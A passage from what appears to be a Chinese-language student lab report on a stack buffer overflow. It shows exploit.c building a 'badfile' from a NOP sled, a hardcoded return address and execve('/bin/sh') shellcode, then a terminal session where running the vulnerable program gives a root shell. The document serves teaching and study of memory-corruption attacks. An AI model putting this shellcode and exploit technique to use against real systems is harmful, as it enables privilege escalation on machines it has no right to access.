  "\x68""/bin" /*Line 4: pushl $0x6e69622f*/
  "\x89\xe3" /*Line 5: movl %esp,%ebx*/
  "\x50" /*Line 6: pushl %eax*/
  "\x53" /*Line 7: pushl %ebx*/
  "\x89\xe1" /*Line 8: movl %esp,%ecx*/
  "\x99" /*Line 9: cdq*/
  "\xb0\x0b" /*Line 10: movb $0x0b,%al*/
  "\xcd\x80" /*Line 11: int $0x80*/
  ;

void main(int argc, char **argv) {
  char buffer[517];
  FILE *badfile;

  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 517);

  /* You need to fill the buffer with appropriate contents here */
  const char address[] = "\xd4\xcd\xff\xff";
  strcpy(buffer+24,address);
  strcpy(buffer+0x100,code);
  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 517, 1, badfile);
  fclose(badfile);
"exploit.c" 36L, 1201B
```

Step 5: 尝试编译并运行：

编译exploit.c文件，并执行exploit与stack，可以发现跳转到了对应的命令行。输入whoami后可以查看当前的用户名称：



```
why@why:~/SP/SP2.3/for_32$ vi exploit.c
why@why:~/SP/SP2.3/for_32$ gcc -o exploit exploit.c
why@why:~/SP/SP2.3/for_32$ ./exploit
why@why:~/SP/SP2.3/for_32$ ./stack
# whoami
root
#
```

小结：

本实验主要通过模拟缓冲区溢出的情况，对系统内部进行攻击。由于该实验相对复杂，因此进行了多次不同的尝试才成功将程序运行起来。其中包括分别通过ubuntu12.04与ubuntu22.04及32位编译与64位编译四种方式进行尝试。其中由于ubuntu12.04版本过低似乎无法安装编译32位的gcc库，因此中途改换成了ubuntu22.04系统。最终发现ubuntu22.04也可以完成本实验。